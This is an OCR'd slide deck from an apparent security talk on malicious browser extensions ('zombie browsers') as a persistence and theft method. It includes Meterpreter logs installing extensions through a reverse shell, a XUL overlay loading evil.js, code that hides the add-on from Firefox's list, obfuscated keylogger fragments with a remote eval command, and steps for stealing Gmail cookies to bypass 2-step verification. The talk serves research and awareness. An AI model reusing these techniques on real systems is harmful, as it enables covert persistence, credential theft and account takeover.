
Evil defensive solutions

- Firewall
- Webfilter
- Application whitelisting
- AV
- HIPS
- WTF

Zombie browser




Zombie browser




CREATE CHROME AND SAFARI EXTENSION?
CHALLENGE ACCEPTED

Zombie browser



Safari demo

Installing the extension

Physical access
Social Engineering
Remote code execution – without user interaction

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] Meterpreter session 1 closed.  Reason: User exit
msf  exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > run /media/sf_Pentest/flash_playerX/svn/trunk/chrome_me
[*] Script starting, this.SleepEx(5000); // simulate work
[*] Windows found
[+] Chrome process killed.
[*]
[*] Uploading extension, cross fingers ...
[*] Writing to registry
[+] Chrome extension successfully uploaded, have a nice zombie day.
[+]                                  ......
[+]                                  C C  /
[+]                                 /<   /
[+]                                / #__=o
[+]                  __ _________/_ __
[+]              /(- /(\_\_______    \
[+]              \ ) \ )_      \o     \
[+]              /|\ /|\       |'     |
[+]                            |      _|
[+]                           /o    __\
[+]                          / '     |
[+]                         / /      |
[+]                        /_/\______|
[+]                       (   _(    <
[+]                        \    \    \
[+]                         \    \    |
[+]                          \____\____\
[+]                          ____\_\__\_\
[+]                        /`    /     o\
[+]                        |___ |______|
meterpreter >
```

```
[*] Started reverse handler on 192.168.2.99:4444
[*] Starting the payload handler...
msf  exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.2.100
[*] Meterpreter session 1 opened (192.168.2.99:4444 -> 192.168.2.100:2331) at 2012-0
[*] Session ID 1 (192.168.2.99:4444 -> 192.168.2.100:2331) processing AutoRunScript
nk/meterpreter/install_bbdoor.rc'
[*] Script starting, this.SleepEx(5000); // simulate work
[+] Profile dir exists
[+] Found Profile: C:\Users\CELocalAdmin\AppData\Roaming\Mozilla\Firefox\Profiles\r5
[*] Uploading extension
[*] Uploading sqlite3.exe
[*] Uploading sqlite.sql
[+] Empty debug.txt.
[+] sqlite3.exe removed
[+] Temp files removed
[+] Installation successfull, have a nice zombie day.
[+]                                  ......
[+]                                  C C  /
[+]                                 /<   /
[+]                                / #__=o
[+]                  __ _________/_ __
[+]              /(- /(\_\_______    \
[+]              \ ) \ )_      \o     \
[+]              /|\ /|\       |'     |
[+]                            |      _|
[+]                           /o    __\
[+]                          / '     |
[+]                         / /      |
[+]                        /_/\______|
[+]                       (   _(    <
[+]                        \    \    \
[+]                         \    \    |
[+]                          \____\____\
[+]                          ____\_\__\_\
[+]                        /`    /     o\
[+]                        |___ |______|
```

Firefox rootkit 1

Hook into other extension (even signed ones)


```
<!DOCTYPE overlay SYSTEM "
chrome://flashx/locale/browserOverlay.dtd">
<overlay id="flashx-browser-overlay" xmlns="
http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul">
<script type="application/x-javascript" src="
chrome://flashx/content/browserOverlay.js" />
<script type="application/x-javascript" src="
chrome://flashx/content/evil.js" />
</overlay>
```

content

Name	Date modified	Type
browserOverlay.js	2012.07.24. 16:18	JScript Script File
browserOverlay.xul	2012.04.25. 9:18	XUL File
evil.js	2012.08.12. 14:38	JScript Script File
update.rdf	2012.03.01. 9:05	RDF File

Firefox rootkit 2

visible = false



Firefox rootkit 3

seen in the wild

```
// rootkit functionality

function rm(list) {
    var addons = list.childNodes;
    for(var i = 0; i < addons.length; ++i)
    if(addons[i].getAttribute('name') == 'Zombiebrowser')
        list.removeChild(addons[i]);
}
```

Risks of a Zombie Browser

Eats your brain while you are asleep

Risks of a Zombie Browser

Risks of a Zombie Browser

Firewall/proxy ☠

Local firewall ☠

Application whitelisting ☠

Web-filtering ☠

Risks of a Zombie Browser

- Cross-platform ☠
- Cross-domain Universal XSS ☠
- Every secret is available ☠
  - Password input method does not matter (password safe, virtual keyboard, etc.)
  - Before SSL (+JS obfuscation)
- Malicious source codes are available ☠
- Advantage against meterpreter ☠
  - exe/dll is not needed for persistence
  - Writing into registry is not needed

Risks of a zombie browser

Low AV signature based detection rate ☠

Sample from January 2011. – February 2013

virustotal

SHA256:	4c58c7e75e54940d409b2e8c59bad7f825435fd2f6570a5dc103a8a6bb640c16
File name:	BrowserUpdate.xpi
Detection ratio:	0 / 46
Analysis date:	2013-02-17 10:59:19 UTC (1 minute ago)

More details

Extension vs. behavioral based detection ☠

Friendly message to AV developers: try harder…

Code snippets from undetected malicious browser extension

var
_0x39fe=["\x73\x63\x72\x69\x70\x74","\x63\x72\x65\x61\x74\x65
\x45\x6C\x65\x6D\x65\x6E
\x74","\x74\x79\x70\x65","\x74\x65\x78\x74…
_0xaed4=[_0x39fe[0],_0x39fe[1],_0x39fe[2],_0x39fe[3],_0x39fe[4],_0x39f
e[5],_0x39fe[6],_0x39fe[7],_0x39fe[8],_0x39fe[9]];

keylogger_namespace.keylogger…

**for(var x in mothership){if (mothership[x].command == "eval")
{eval(mothership[x].data);**

Profit ...


YOUR FREE APP IS STEALING MY PERSONAL INFORMATION. I'D LIKE TO LODGE A COMPLAINT.
BUY OUR MONTHLY SUBSCRIPTION PACKAGE OR I'LL SEND YOUR BROWSER HISTORY TO YOUR CONTACTS.
HOW'S YOUR APP DOING?
IT PRAC- TICALLY SELLS ITSELF.
DilbertCartoonist@gmail.com
Dilbert.com
5-3-12 ©2012 Scott Adams, Inc./Dist. by Universal Uclick

Firefox

Disadvantages (for the Hacker)

Not a real rootkit

Browser limitations (eg. portscan)

Platform limitations (eg. Execute binary code only on Windows)

Runs in user space

Runs only when browser is open

Extensions are not yet supported in:

- Chrome on Android/iOS
- Safari on iOS

Gmail demo

defeat 2 step verification

Why Google?

Hacking “the others” is boring

clear text cookies

missing 2 step verification

no concurrent session detection

Gmail demo

defeat 2 step verification

One Cookie to rule them all

Cookie + password stealing – defeat Google 2-step verification

Use password reset on other sites linked to G-mail (Paypal, etc.)

Install any app from Google Play to victim's Android phone

Access Android WIFI passwords

Access to Google+, Docs, Picasa, Blogger, Contacts, Web history, Checkout, Apps, OpenID

Backdooring Google account

- Adding application specific password
- Stealing backup codes
- G-mail mail forward rule

